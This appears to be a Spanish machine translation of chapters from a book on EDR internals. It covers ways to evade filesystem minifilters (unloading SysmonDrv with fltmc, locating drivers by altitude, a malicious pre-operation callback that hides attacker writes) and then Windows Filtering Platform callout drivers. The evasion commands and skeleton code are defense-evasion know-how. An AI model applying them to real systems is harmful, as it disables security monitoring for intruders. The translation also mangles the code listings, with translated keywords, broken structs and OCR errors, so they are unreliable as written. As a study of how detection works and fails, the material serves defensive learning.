Dado que se conoce el formato utilizado en las canalizaciones con nombre de Mojo, podemos simplemente concatenar el PID y el TID 1 del hilo que crea la canalización con nombre y asegurarnos de que coincida con lo esperado. Si no es así, podemos tomar alguna medida defensiva.

No todos los comandos dentro de Beacon crearán una tubería con nombre. Hay ciertas funciones que crearán una tubería anónima (es decir, una tubería sin nombre), como por ejemplo, la función de ejecución de ensamblaje. Estos tipos de tuberías tienen una viabilidad operativa limitada, ya que no se puede hacer referencia a su nombre y el código puede interactuar con ellas únicamente a través de un identificador abierto. Sin embargo, lo que pierden en funcionalidad lo ganan en evasión.

La publicación del blog de Riccardo Ancarani “Detección de módulos predeterminados de Cobalt Strike mediante análisis de canalizaciones con nombre” detalla las consideraciones de OPSEC relacionadas con el uso de canalizaciones anónimas por parte de Beacon. En su investigación, descubrió que, si bien los componentes de Windows rara vez usaban canalizaciones anónimas, su creación podía ser analizada y sus creadores podían usarse como fuentes viables. binarios. Entre ellos se encontraban ngen.exe, wsmprovhost.exe y refox.exe, entre otros. Al configurar sus procesos sacrificiales en uno de estos ejecutables, los atacantes podían asegurarse de que cualquier acción que resultara en la creación de conductos anónimos probablemente pasaría desapercibida.

Sin embargo, tenga en cuenta que las actividades que utilizan tuberías con nombre Aún serían vulnerables a la detección, por lo que los operadores necesitarían restringir sus actividades comerciales a actividades que creen tuberías anónimas únicamente.

Cómo evadir los minifiltros

La mayoría de las estrategias para evadir los minifiltros de un EDR se basan en una de tres técnicas: descarga, prevención o interferencia. Repasemos ejemplos de cada una para demostrar cómo podemos usarlas en nuestro beneficio.

Descarga

La primera técnica consiste en descargar por completo el minilter. Si bien necesitará acceso de administrador para hacer esto (específicamente, el privilegio de token SeLoadDriverPrivilege), es la forma más segura de evadir el minilter. Después de todo, si el controlador ya no está en la pila, no puede capturar eventos.

Descargar el minilter puede ser tan simple como llamar a fltmc.exe unload, pero Si el vendedor ha puesto mucho esfuerzo en ocultar la presencia de su mini-

Para filtrar, es posible que se requieran herramientas personalizadas complejas. Para explorar esta idea más a fondo, analicemos Sysmon, cuyo minifiltro, SysmonDrv, está configurado en el registro, como se muestra en el Listado 6-9.

```
PS > Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv" | Seleccionar *
-Excluir PS* | fl
```

Tipo: 1
Inicio : 0
Control de errores: 1

Ruta de la imagen: SysmonDrv.sys
Nombre para mostrar: SysmonDrv
Descripción: Controlador del monitor del sistema

```
PS > Get-ItemProperty -Path "HKLM:\SYSTEM\CurrentControlSet\Services\SysmonDrv\Instances\
Instancia Sysmon\" | Seleccionar * -Excluir PS* | fl
```

Altitud: 385201
Banderas: 0

Listado 6-9: Uso de PowerShell para ver la configuración de SysmonDrv

De forma predeterminada, SysmonDrv tiene la altitud 385201 y podemos descargarlo fácilmente mediante una llamada a fltmc.exe unload SysmonDrv, suponiendo que el autor de la llamada tenga el privilegio requerido. Al hacerlo, se crearía un ID de evento de FilterManager de 1, que indica que se descargó un filtro del sistema de archivos, y un ID de evento de Sysmon de 255, que indica una falla de comunicación del controlador. Sin embargo, Sysmon ya no recibirá eventos.

Para complicar este proceso a los atacantes, el minilter a veces utiliza un nombre de servicio aleatorio para ocultar su presencia en el sistema. En el caso de Sysmon, un administrador puede implementar este enfoque durante la instalación al pasar la etiqueta -d al instalador y especificar un nuevo nombre. Esto evita que un atacante utilice la utilidad integrada tmc.exe a menos que también pueda identificar el nombre del servicio.

Sin embargo, un atacante puede abusar de otra característica del mini-producción. filtros para localizar al conductor y descargarlo: sus altitudes. Porque Microsoft

Si bien el sistema reserva altitudes específicas para ciertos proveedores, un atacante puede aprender estos valores y luego simplemente recorrer el registro o usar fltlib!FilterFindNext() para localizar cualquier controlador con la altitud en cuestión. No podemos usar tmc.exe para descargar minilters basados en una altitud, pero podemos resolver el nombre del controlador en el registro o pasar el nombre del minilter a fltlib!FilterUnload() para herramientas que hagan uso de fltlib!FilterFindNext(). Así es como funciona la herramienta Shhmon, que busca y descarga SysmonDrv, en segundo plano.

Los defensores podrían frustrar aún más a los atacantes modificando el minilector. Altitud. Sin embargo, esto no se recomienda en aplicaciones de producción, ya que es posible que otra aplicación ya esté usando el valor elegido. Los agentes EDR a veces operan en millones de dispositivos, lo que aumenta las probabilidades de una colisión de altitud. Para mitigar este riesgo, un proveedor puede compilar una lista de asignaciones de minilter activas de Microsoft y elegir una que no esté en uso, aunque esta estrategia no es infalible.

En el caso de Sysmon, los defensores podrían parchear el instalador para configurar el valor de altitud en el registro a un valor diferente al momento de la instalación o cambiar manualmente la altitud después de la instalación modificando directamente el valor del registro. Dado que Windows no coloca ningún control técnico en

altitudes, el ingeniero podría mover SysmonDrv a cualquier altitud que desee. Sin embargo, tenga en cuenta que la altitud afecta la posición del miniltro en la pila, por lo que elegir un valor demasiado bajo podría tener implicaciones no deseadas para la eficacia de la herramienta.

Incluso con todos estos métodos de ofuscación aplicados, un atacante podría todavía se puede descargar un minilter. A partir de Windows 10, tanto el proveedor como Microsoft deben firmar un controlador de producción antes de que se pueda cargar en el sistema y, dado que estas firmas están destinadas a identificar los controladores, incluyen información sobre el proveedor que los firmó. Esta información suele ser suficiente para alertar a un adversario sobre la presencia del minilter de destino. En la práctica, el atacante podría recorrer el registro o utilizar el enfoque `fltl!FilterFindNext()` para enumerar minilters, extraer la ruta al controlador en el disco y analizar las firmas digitales de todos los archivos enumerados hasta que hayan identificado un archivo firmado por un EDR. En ese momento, pueden descargar el minilter utilizando uno de los métodos tratados anteriormente.

Como acaba de aprender, no existen formas particularmente buenas de ocultar un minilter en el sistema. Sin embargo, esto no significa que estas ofuscaciones no valgan la pena. Un atacante podría carecer de las herramientas o el conocimiento para contrarrestar las ofuscaciones, lo que daría tiempo a los sensores del EDR para detectar su actividad sin interferencias.

Prevención

Para evitar que las operaciones del sistema pasen por el minilter de un EDR, los atacantes pueden registrar su propio minilter y usarlo para forzar la finalización de las operaciones de E/S. Como ejemplo, registremos una devolución de llamada previa a la operación maliciosa para las solicitudes `IRP_MJ_WRITE`, como se muestra en el Listado 6-10.

```
PFLT_PRE_OPERACIÓN_LLAMADA DE RETROCESO EvilPreWriteCallback;

ESTADO DE BACK DE CALLA DE PREOP FLT_PREOP_EvilPreWriteCallback(
    [entrada, salida] PFLT_CALLBACK_DATA Datos,
    [en] PCFLT RELATED OBJECTS Objetos Flt,
    [salida] PVOID *CompletionContext
)
{
    --recorte--
}
```

Listado 6-10: Registro de una rutina de devolución de llamada previa a la operación maliciosa

Cuando el administrador de filtros invoca esta rutina de devolución de llamada, debe devolver un valor `FLT_PREOP_CALLBACK_STATUS`. Uno de los valores posibles, `FLT_PREOP_COMPLETE`, le dice al administrador de filtros que el miniltro actual está en proceso de completar la solicitud, por lo que la solicitud no debe pasarse a ningún miniltro por debajo de la altitud actual. Si un miniltro devuelve este valor, debe establecer el valor `NTSTATUS` en el miembro `Status` del bloque de estado de E/S en el estado final de la operación. Los motores antivirus cuyos miniltros se comunican con los motores de escaneo en modo usuario suelen utilizar esta funcionalidad para

Determinar si se está escribiendo contenido malicioso en un archivo. Si el escáner indica al minilter que el contenido es malicioso, el minilter completa la solicitud y devuelve un estado de error, como STATUS_VIRUS_INFECTED, al autor de la llamada.

Pero los atacantes pueden abusar de esta característica de los minilters para evitar que el agente de seguridad intercepte las operaciones de su sistema de archivos. Si utilizamos la devolución de llamada que registramos anteriormente, esto se vería como lo que se muestra en el Listado 6-11.

```
ESTADO DE BACK DE CALLA DE PREOP FLT_PREOP_EvilPreWriteCallback
[entrada, salida] PFLT_CALLBACK_DATA Datos,
[en] PCFLT_RELATED_OBJECTS Objetos Flt,
[salida] PVOID *CompletionContext
)
{
    --recorte--
    si (IsThisMyEvilProcess(PsGetCurrentProcessId()))
    {
        --recorte--
        1 Datos->IoStatus.Status = ESTADO_ÉXITO;
        devolver FLT_PREOP_COMPLETE
    }
    --recorte--
}
```

Listado 6-11: Interceptar operaciones de escritura y forzar su finalización

El atacante primero inserta su minilter malicioso a una altura superior a la del minilter perteneciente al EDR. Dentro de la devolución de llamada previa a la operación del minilter malicioso existiría una lógica para completar las solicitudes de E/S provenientes de los procesos del adversario en modo de usuario 1, evitando que pasen por la pila al EDR.

Interferencia

Una técnica de evasión final, la interferencia, se basa en el hecho de que un mini-

El minilter puede alterar los miembros de la estructura `FLT_CALLBACK_DATA` que se pasan a sus devoluciones de llamadas en una solicitud. Un atacante puede modificar cualquier miembro de esta estructura, excepto los miembros `RequestorMode` y `Thread`. Esto incluye el puntero de archivo en el miembro `TargetFileObject` de la estructura `FLT_IO_PARAMETER_BLOCK`. El único requisito del minilter malicioso es que llame a `fltmgr!FltSetCallback DataDirty()`, que indica que la estructura de datos de devolución de llamada se ha modificado cuando está pasando la solicitud a los minilters que se encuentran más abajo en la pila.

Un adversario puede abusar de este comportamiento para pasar datos falsos al mini-

El minifiltro asociado con un EDR se inserta en cualquier lugar por encima de él en la pila, modifica los datos vinculados a la solicitud y pasa el control de nuevo al administrador del filtro. Un minifiltro que recibe la solicitud modificada puede evaluar si `FLTFL_CALLBACK_DATA_DIRTY`, que se establece mediante `fltmgr!FltSet CallbackDataDirty()`, está presente y actuar en consecuencia, pero los datos se modificarán de todos modos.

Conclusión

Los minilters son el estándar de facto para monitorear la actividad del sistema de archivos en Windows, ya sea para NTFS, canalizaciones con nombre o incluso ranuras de correo. Su implementación es algo más compleja que los controladores analizados anteriormente en este libro, pero la forma en que funcionan es muy similar; se ubican en línea con alguna operación del sistema y reciben datos sobre la actividad. Los atacantes pueden evadir los minilters abusando de algún problema lógico en el sensor o incluso descargando el controlador por completo, pero la mayoría de los adversarios han adaptado su técnica para limitar drásticamente la creación de nuevos artefactos en el disco para reducir las posibilidades de que un minilter detecte su actividad.

7

CONTROLADORES DE FILTRO DE RED



A veces, un EDR debe implementar su propio sensor para capturar los datos de telemetría generados por ciertos componentes del sistema.

Los minimizadores de sistemas de archivos son un ejemplo de esto. En Windows, la pila de red no es diferente.

Un agente de seguridad basado en host puede desear capturar telemetría de red por muchas razones. El tráfico de red está vinculado a la forma más común en que un atacante obtiene acceso inicial a un sistema (por ejemplo, cuando un usuario visita un sitio web malicioso). También es uno de los artefactos clave que se crean cuando realizan un movimiento lateral para saltar de un host a otro. Si un producto de seguridad de endpoints desea capturar y realizar una inspección de los paquetes de red, lo más probable es que implemente algún tipo de controlador de filtro de red.

Este capítulo cubre uno de los marcos de controladores más comunes utilizados para capturar la telemetría de la red: Plataforma de filtrado de Windows (WFP). La pila de red de Windows y el ecosistema de controladores pueden resultar un poco abrumadores para los principiantes, por lo que, para reducir la probabilidad de dolores de cabeza, presentaremos brevemente los conceptos básicos y luego nos centraremos solo en los elementos relevantes para un sensor de EDR.

Monitoreo basado en red vs. monitoreo basado en puntos finales

Se podría suponer que la mejor manera de detectar tráfico malicioso es utilizar un dispositivo de seguridad basado en red, pero no siempre es así.

La eficacia de estos dispositivos de red depende de su posición en la red.

Por ejemplo, un sistema de detección de intrusiones en la red (NIDS) necesitaría ubicarse entre el host A y el host B para detectar movimiento lateral entre los dos.

Imaginemos que el adversario debe cruzar los límites de la red central (por ejemplo, para pasar de la subred VPN a la subred del centro de datos). En esas situaciones, los ingenieros de seguridad pueden implementar estratégicamente el dispositivo en un punto de estrangulamiento lógico por el que debe fluir todo ese tráfico. Esta arquitectura orientada a los límites sería similar a la que se muestra en la Figura 7-1.



Figura 7-1: Un NIDS entre dos redes

Pero ¿qué sucede con el movimiento lateral dentro de una subred, como el movimiento de una estación de trabajo a otra? No sería rentable implementar un dispositivo de monitoreo de red entre cada nodo de la red local, pero los equipos de seguridad aún necesitan esa telemetría para detectar actividades adversas en sus redes.

Aquí es donde entra en juego un sensor de monitoreo de tráfico basado en puntos finales. Al implementar un sensor de monitoreo en cada cliente, un equipo de seguridad puede resolver el problema de en qué parte de la red insertar su dispositivo. Después de todo, si el sensor monitorea el tráfico en un cliente, como se muestra en la Figura 7-2, efectivamente tiene una relación de intermediario entre el cliente y todos los demás sistemas con los que el cliente puede comunicarse.




Figura 7-2: Monitoreo de la red de puntos finales

El uso de la supervisión basada en puntos finales ofrece otra ventaja valiosa con respecto a las soluciones basadas en red: el contexto. Debido a que el agente que se ejecuta en el punto final puede recopilar información adicional basada en el host, puede ofrecer una imagen más completa de cómo y por qué se creó el tráfico de red.

Por ejemplo, podría determinar que un proceso secundario de outlook.exe con un PID determinado se está comunicando con un punto final de red de distribución de contenido una vez cada 60 segundos; esto podría ser una señalización de comando y control desde un proceso vinculado al acceso inicial.

El sensor basado en host puede obtener datos relacionados con el proceso de origen, el contexto del usuario y las actividades que ocurrieron antes de que se produjera la conexión. Por el contrario, un dispositivo implementado en la red solo podría ver las métricas sobre la conexión, como su origen y destino, la frecuencia de los paquetes y el protocolo. Si bien esto puede brindar datos valiosos a los respondedores, omite información clave que podría ayudar en su investigación.

Especificación de interfaz de controlador de red heredado Controladores

Existen muchos tipos de controladores de red, la mayoría de los cuales están respaldados por la especificación de interfaz de controlador de red (NDIS). NDIS es una biblioteca que abstrae el hardware de red de un dispositivo. También define una interfaz estándar entre controladores de red en capas (aquellos que operan en diferentes capas de red y niveles del sistema operativo) y mantiene información de estado. NDIS admite cuatro tipos de controladores:

Minipuerto Administra una tarjeta de interfaz de red, por ejemplo, enviando y recibiendo datos. Este es el nivel más bajo de los controladores NDIS.

Protocolo Implementa una pila de protocolos de transporte, como TCP/IP. Este es el nivel más alto de controladores NDIS.

Filtro se ubica entre los controladores de minipuerto y de protocolo para monitorear y modificar las interacciones entre los dos subtipos.

Intermedio Se ubica entre los controladores de protocolo y minipuerto para exponer los puntos de entrada de ambos controladores para las solicitudes de comunicación. Estos controladores exponen un adaptador virtual al que el controlador de protocolo envía sus paquetes. El controlador intermedio envía entonces estos paquetes al minipuerto correspondiente. Una vez que el minipuerto completa su operación, el controlador intermedio pasa la información de vuelta al controlador de protocolo. Estos controladores se utilizan habitualmente para equilibrar la carga del tráfico en más de una tarjeta de interfaz de red.

Las interacciones de estos impulsores con el NDIS se pueden ver en el diagrama (muy simplificado) de la Figura 7-3.

A los efectos de monitoreo de seguridad, los controladores de filtro funcionan mejor, ya que pueden capturar el tráfico de red en los niveles más bajos de la pila de red, justo antes de que pase al minipuerto y a la tarjeta de interfaz de red asociada.

Sin embargo, estos controladores plantean algunos desafíos, como una complejidad significativa del código, soporte limitado para las capas de red y transporte y un proceso de instalación difícil.



Pero quizás el mayor problema con los controladores de filtros cuando se trata de seguridad El monitoreo de la seguridad es su falta de contexto. Si bien pueden capturar el tráfico

Cuando se procesan los datos, no conocen el contexto del autor de la llamada (el proceso que inició la solicitud) y carecen de los metadatos necesarios para proporcionar una telemetría valiosa al agente de EDR. Por este motivo, los EDR casi siempre utilizan otro marco: la Plataforma de filtrado de Windows (WFP).

La plataforma de filtrado de Windows

WFP es un conjunto de API y servicios para crear aplicaciones de filtrado de red, e incluye componentes tanto en modo usuario como en modo kernel. Fue diseñado para reemplazar las tecnologías de filtrado heredadas, incluidos los filtros NDIS, a partir de Windows Vista y Server 2008. Si bien WFP tiene algunas desventajas en lo que respecta al rendimiento de la red, generalmente se considera la mejor opción para crear controladores de filtros. Incluso el propio firewall de Windows está basado en WFP.

La plataforma ofrece numerosos beneficios. Permite a los EDR filtrar el tráfico relacionado con aplicaciones específicas, usuarios, conexiones, tarjetas de interfaz de red y puertos. Es compatible con IPv4 e IPv6, proporciona seguridad durante el arranque hasta que se inicia el motor de filtrado base y permite a los controladores filtrar, modificar y reinyectar el tráfico. También puede procesar paquetes IPsec antes y después del descifrado e integra la descarga de hardware, lo que permite que los controladores de filtrado utilicen hardware para la inspección de paquetes.

La implementación del PMA puede ser difícil de entender, ya que tiene un enfoque complejo. Arquitectura y utiliza nombres únicos para sus componentes principales, que se distribuyen tanto en modo usuario como en modo kernel. La arquitectura de WFP se parece a la que se muestra en la Figura 7-4.

Para darle sentido a todo esto, sigamos parte de un flujo TCP que viene de Un cliente conectado a un servidor en Internet. El cliente comienza llamando a una función como WS2_32!send() o WS2_32!WSASend() para enviar datos a través de un socket conectado. Estas funciones finalmente pasan el paquete a la pila de red proporcionada por tcpip.sys para IPv4 y tcpip6.sys para IPv6.

A medida que el paquete atraviesa la pila de red, pasa a un shim asociado con la capa relevante de la pila, como la capa de flujo. Los shim son componentes del núcleo que tienen algunas tareas críticas. Una de sus primeras responsabilidades es extraer datos y propiedades del paquete y pasarlo al motor de filtrado para iniciar el proceso de aplicación de filtros.



Figura 7-4: La arquitectura del PMA

El motor de filtrado

El motor de filtrado, a veces llamado motor de filtrado genérico para evitar confusiones con el motor de filtrado básico en modo usuario, realiza el filtrado en las capas de red y transporte. Contiene sus propias capas, que son contenedores que se utilizan para organizar los filtros en conjuntos. Cada una de estas capas, definidas como GUID en segundo plano, tiene un esquema que indica qué tipos de filtros se le pueden agregar. Las capas se pueden dividir en subcapas que administran los conflictos de filtrado. (Por ejemplo, imagine que las reglas "abrir el puerto 1028" y "bloquear todos los puertos mayores que 1024" se configuraron en el mismo host). Todas las capas heredan subcapas predeterminadas y los desarrolladores pueden agregar las suyas propias.

Arbitraje de filtros

Quizás se esté preguntando cómo sabe el motor de filtrado el orden en el que debe evaluar las subcapas y los filtros. Si las reglas se aplicaran al tráfico en un orden aleatorio, esto podría causar grandes problemas. Por ejemplo, supongamos que la primera regla fue una denegación predeterminada que descartara todo el tráfico. Para solucionar este problema, tanto a las subcapas como a los filtros se les puede asignar un valor de prioridad, llamado peso, que dicta el orden en el que el administrador de filtros debe procesarlos. Esta lógica de ordenamiento se denomina arbitraje de filtros.

Durante el arbitraje de filtros, los filtros evalúan los datos analizados del paquete desde la prioridad más alta a la más baja para determinar qué hacer con el paquete. Cada filtro contiene condiciones y una acción, al igual que las reglas comunes de firewall (por ejemplo, "si el puerto de destino es 4444, bloquear el paquete" o "si la aplicación es edge.exe, permitir el paquete"). Las acciones básicas que un filtro puede devolver son Bloquear y Permitir, pero otras tres acciones admitidas pasan por alto

detalles del paquete para llamar a los controladores: FWP_ACTION_CALLOUT_TERMINATING, FWP_ACTION_CALLOUT_INSPECTION y FWP_ACTION_CALLOUT_UNKNOWN.

Conductores de llamada

Los controladores de llamadas son controladores de terceros que amplían la funcionalidad de filtrado de WFP más allá de la de los filtros básicos. Estos controladores proporcionan funciones avanzadas, como inspección profunda de paquetes, controles parentales y registro de datos. Cuando un proveedor de EDR está interesado en capturar el tráfico de la red, generalmente implementa un controlador de llamada para monitorear el sistema.

Al igual que los filtros básicos, los controladores de llamadas pueden seleccionar los tipos de tráfico que les interesan. Cuando se invocan los controladores de llamadas asociados con una operación en particular, pueden sugerir que se tomen medidas sobre el paquete en función de su lógica de procesamiento interna única. Un controlador de llamadas puede permitir algo de tráfico, bloquearlo, continuarlo (es decir, pasarlo a otros controladores de llamadas), aplazarlo, descartarlo o no hacer nada. Estas acciones son solo sugerencias y el controlador puede anularlas durante el proceso de arbitraje del filtro.

Cuando finaliza el arbitraje del filtro, el resultado se devuelve al shim, que actúa sobre la decisión de filtrado final (por ejemplo, permitiendo que el paquete salga del host).

Implementación de un controlador de llamadas del PMA

Cuando un producto EDR desea interceptar y procesar el tráfico de red en un host, lo más probable es que utilice un controlador de llamada WFP. Estos controladores deben seguir un flujo de trabajo algo complejo para configurar su función de llamada, pero el flujo debería tener sentido para usted cuando considere cómo los paquetes atraviesan la pila de red y el administrador de filtros. Estos controladores también son sustancialmente más fáciles de usar que sus contrapartes NDIS heredadas, y la documentación de Microsoft debería ser muy útil para los desarrolladores de EDR que buscan agregar esta capacidad a su línea de sensores.

Apertura de una sesión de Filter Engine

Al igual que otros tipos de controladores, los controladores de llamada de WFP comienzan su inicialización dentro de su función interna DriverEntry(). Una de las primeras cosas que hará el controlador de llamada, una actividad exclusiva de WFP, es abrir una sesión con el motor de filtrado. Para ello, el controlador llama a fltmgr!FwpmEngineOpen(), definido en el Listado 7-1.

```
DWORD FwpmEngineOpen0(
    [en, opcional] const wchar_t *serverName,
    [en]           Servicio de autenticación UINT32,
    [en, opcional] SEC_WINNT_AUTH_IDENTITY_W *authIdentity,
    [en, opcional] const FWPM_SESSION0 *sesión,
    [fuera]        *manejadorDeMotor MANEJAR
);
```

Listado 7-1: Definición de la función fltmgr!FwpmEngineOpen()

El argumento más importante que se pasa a esta función como entrada es authn Service, que determina el servicio de autenticación que se utilizará. Puede ser RPC_C_AUTHN_WINNT o RPC_C_AUTHN_DEFAULT, y ambos básicamente solo indican al controlador que utilice la autenticación NTLM. Cuando esta función se completa correctamente, se devuelve un identificador al motor de filtrado a través de engineHandle. parámetro y normalmente se conserva en una variable global, como lo hará el controlador. lo necesitará durante su proceso de descarga.

Registro de llamadas

A continuación, el controlador registra sus llamadas. Esto se hace mediante una llamada a la API `fltmgr!FwpmCalloutRegister()`. Los sistemas que ejecutan Windows 8 o posterior convertirán esta función en `fltmgr!FwpsCalloutRegister2()`, cuya definición se incluye en el Listado 7-2.

```
NTSTATUS FwpsCalloutRegister2(
    [entrada, salida] void *deviceObject,
    [en] const FWPS_CALLOUT2 *llamada,
    [salida, opcional] UINT32 );
```

*ID de llamada

Listado 7-2: Definición de la función `fltmgr!FwpsCalloutRegister2()`

El puntero a la estructura FWPS_CALLOUT2 que se pasa como entrada a esta función (a través de su parámetro callout) contiene detalles sobre las funciones internas del controlador de llamada que se encargarán del filtrado de paquetes. Se define en el Listado 7-3.

```
tipo de definición de estructura FWPS_CALLOUT2_ {
    GUID llamadaKey;
    Banderas uint32;
    CLASIFICACIÓN DE LLAMADA FWPS_FN2 clasificarFn;
    FWPS_CALLOUT_NOTIFY_FN2 notificarFunción;
    FWPS_CALLOUT_FLOW_DELETE_NOTIFY_FN0 función_eliminación_flujo;
} FWPS_CALLOUT2;
```

Listado 7-3: La definición de la estructura FWPS_CALLOUT2

Los miembros `notifyFn` y `flowDeleteFn` son funciones de llamada que se utilizan para notificar al controlador cuando hay información que debe transmitirse relacionada con la llamada en sí o cuando se han terminado los datos que la llamada está procesando, respectivamente. Debido a que estas funciones de llamada no son particularmente relevantes para los esfuerzos de detección, no las cubriremos con más detalle. Sin embargo, el miembro `classifyFn` es un puntero a la función invocada siempre que hay un paquete para procesar y contiene la mayor parte de la lógica utilizada para la inspección. Trataremos estas llamadas en "Detección de las técnicas de los adversarios con filtros de red" en la página 135.

Cómo agregar la función de llamada al motor de filtros

Una vez que hemos definido la función de llamada, podemos agregarla al motor de filtro llamando a `fwpuclnt!FwpmCalloutAdd()`, pasando el identificador del motor obtenido anteriormente y un puntero a una estructura `FWPM_CALLOUT`, que se muestra en el Listado 7-4, como entrada.

```
tipo de definición de estructura FWPM_CALLOUT0_ {
    GUÍA           llamadaKey;
    FWPM_DISPLAY_DATA0 mostrar datos;
    UINT32         banderas;
    GUID *claveProveedor;
    Número de bytes fijos   proveedorData;
    GUÍA           capa aplicable;
    UINT32         identificador de llamada;
} FWPM_CALLOUT0;
```

Listado 7-4: La definición de la estructura `FWPM_CALLOUT`

Esta estructura contiene datos sobre el elemento de llamada, como su nombre descriptivo opcional y su descripción en su miembro `displayData`, así como las capas a las que se debe asignar el elemento de llamada (por ejemplo, `FWPM_LAYER_STREAM_V4` para transmisiones IPv4). Microsoft documenta docenas de identificadores de capa de filtro, cada uno de los cuales suele tener variantes IPv4 e IPv6. Cuando se completa la función utilizada por el controlador para agregar su elemento de llamada, devuelve un identificador de tiempo de ejecución para el elemento de llamada que se conserva para su uso durante la descarga.

A diferencia de las capas de filtro, un desarrollador puede agregar sus propias subcapas al sistema. En esos casos, el controlador llamará a `fwpuclnt!FwpmSublayerAdd()`, que recibe el identificador del motor, un puntero a una estructura `FWPM_SUBLAYER` y un descriptor de seguridad opcional. La estructura que se pasa como entrada incluye la clave de la subcapa, un GUID para identificar de forma única la subcapa, un nombre descriptivo y una descripción opcionales, una bandera opcional para garantizar que la subcapa persista entre reinicios, el peso de la subcapa y otros miembros que contienen el estado asociado con una subcapa.

Cómo agregar un nuevo objeto de filtro

La última acción que realiza un controlador de llamada es agregar un nuevo objeto de filtro al sistema. Este objeto de filtro es la regla que evaluará el controlador al procesar la conexión. Para crear uno, el controlador llama a `fwpuclnt!FwpmFilterAdd()` y pasa el identificador del motor, un puntero a una estructura `FWPM_FILTER` que se muestra en el Listado 7-5 y un puntero opcional a un descriptor de seguridad.

```
tipo de definición de estructura FWPM_FILTER0_ {
    GUÍA           filtroKey;
    DATOS DE VISUALIZACIÓN DE FWPM0   mostrarDatos;
    UINT32         banderas;
    GUÍA           *claveProveedor;
    Número de bytes fijos   proveedorData;
    GUÍA           clave de capa;
```

```

GUÍA           subCapaClave;
FWP_VALOR0    peso;
UINT32         numCondicionesDeFiltro;
FWPM_FILTER_CONDITION0 *condiciónDeFiltro;
FWPM_ACTION0  acción;
unión {
    UINT64 contexto sin procesar;
    Proveedor GUIDContextKey;
};
GUÍA           *reservado;
UINT64         filtroId;
FWP_VALOR0    Peso efectivo;
} FWPM_FILTER0;
}

```

Listado 7-5: La definición de la estructura FWPM_FILTER

La estructura FWPM_FILTER contiene algunos miembros clave que vale la pena destacar: El miembro flags contiene varias banderas que describen atributos del filtro, como si el filtro debe persistir después de reiniciar el sistema.

(FWPM_FILTER_FLAG_PERSISTENT) o si es un filtro de tiempo de arranque (FWPM_FILTER_FLAG _BOOTTIME). El miembro de peso define el valor de prioridad del filtro en relación con otros filtros. numFilterConditions es el número de condiciones de filtrado especificadas en el miembro filterCondition , una matriz de estructuras FWPM_FILTER_CONDITION que describen todas las condiciones de filtrado. Para que las funciones de llamada procesen el evento, todas las condiciones deben ser verdaderas. Por último, action

es un valor FWP_ACTION_TYPE que indica qué acción se debe realizar si todas las condiciones de filtrado son verdaderas. Estas acciones incluyen permitir, bloquear o pasar la solicitud a una función de llamada.

De estos miembros, filterCondition es el más importante, ya que cada condición de filtro en la matriz representa una "regla" discreta con respecto a la cual se evaluarán las conexiones. Cada regla está compuesta por un valor de condición y un tipo de coincidencia. La definición de esta estructura se muestra en el Listado 7-6.

```

tipo de definición de estructura FWPM_FILTER_CONDITION0_{
    GUÍA           campoClave;
    FWP_MATCH_TYPE tipo de coincidencia;
    FWP_CONDITION_VALUE0 valorCondición;
} FWPM_FILTRO_CONDICION0;
}

```

Listado 7-6: Definición de la estructura FWPM_FILTER_CONDITION

El primer miembro, fieldKey, indica el atributo a evaluar. Cada capa de filtrado tiene sus propios atributos, identificados por GUID. Por ejemplo, un filtro insertado en la capa de flujo puede funcionar con direcciones IP y puertos locales y remotos, dirección de tráfico (ya sea entrante o saliente) y marcadores (por ejemplo, si la conexión utiliza un proxy).

El miembro matchType especifica el tipo de coincidencia que se realizará. Estos tipos de comparación están definidos en la enumeración FWP_MATCH_TYPE que se muestra en el Listado 7-7 y pueden coincidir con cadenas, números enteros, rangos y otros tipos de datos.

```

enumeración de definición de tipo FWP_MATCH_TYPE_ {
    FWP_MATCH_EQUAL = 0,
    FWP_COINCIDENCIA_MÁS_GRANDE,
    FWP_MATCH_LESS,
    FWP_COINCIDIR_MÁS_O_IGUAL,
    FWP_COINCIDIR_MENOR_O_IGUAL,
    RANGO DE COINCIDENCIA DE FWP,
    FWP_COINCIDIR_TODAS LAS BANDERAS_ESTABLECIDAS,
    FWP_COINCIDIR_INDICADORAS_CUALQUIER_CONJUNTO,
    FWP_MATCH_FLAGS_NINGUNO_ESTABLECIDO,
    FWP_COINCIDIR_IGUAL_MINÚSCULAS_NO_SENSIBILIDAD_A_MINÚSCULAS,
    FWP_COINCIDENCIA_NO_IGUAL,
    PREFIJO_COINCIDENCIA_FWP,
    FWP_COINCIDIR_NO_CON_PREFIX,
    TIPO DE COINCIDENCIA FWP MÁXIMO
} TIPO DE COINCIDENCIA FWP;

```

Listado 7-7: La enumeración FWP_MATCH_TYPE

El último miembro de la estructura, conditionValue, es la condición con la que se debe comparar la conexión. El valor de la condición del filtro se compone de dos partes, el tipo de datos y un valor de condición, alojados juntos en la estructura FWP_CONDITION_VALUE , que se muestra en el Listado 7-8.

```

tipo de definición de estructura FWP_CONDICIÓN_VALOR0_ {
    tipo FWP_DATA_TYPE;
    unión {
        UINT8                      uint8;
        UINT16                     uint16;
        UINT32                     uint32;
        UINT64                     *uint64;
        INT8                       int8;
        INT16                      int16;
        INT32                      int32;
        INT64                      *int64;
        flotante                   flotar32;
        doble                      *doble64;
        Matriz de bytes FWP16      *byteArray16;
        Número de bytes fijos     *byteBlob;
        Sid                        *lado;
        Número de bytes fijos     *Número de bytes fijos;
        FWP_TOKEN_INFORMATION *información del token;
        FWP_BYTE_BLOB *información de acceso al token;
        LPWSTR                      cadena unicode;
        FWP_BYT_E_ARRAY6 *byteArray6;
        FWP_V4_DIRECCIÓN_Y_MÁSCARA *v4AddrMask;
        FWP_V6_DIRECCIÓN_Y_MÁSCARA *v6AddrMask;
        FWP_RANGE0 );                *rangoValor;
    } VALOR_CONDICIÓN_FWP0;
}

```

Listado 7-8: Definición de la estructura FWP_CONDITION_VALUE

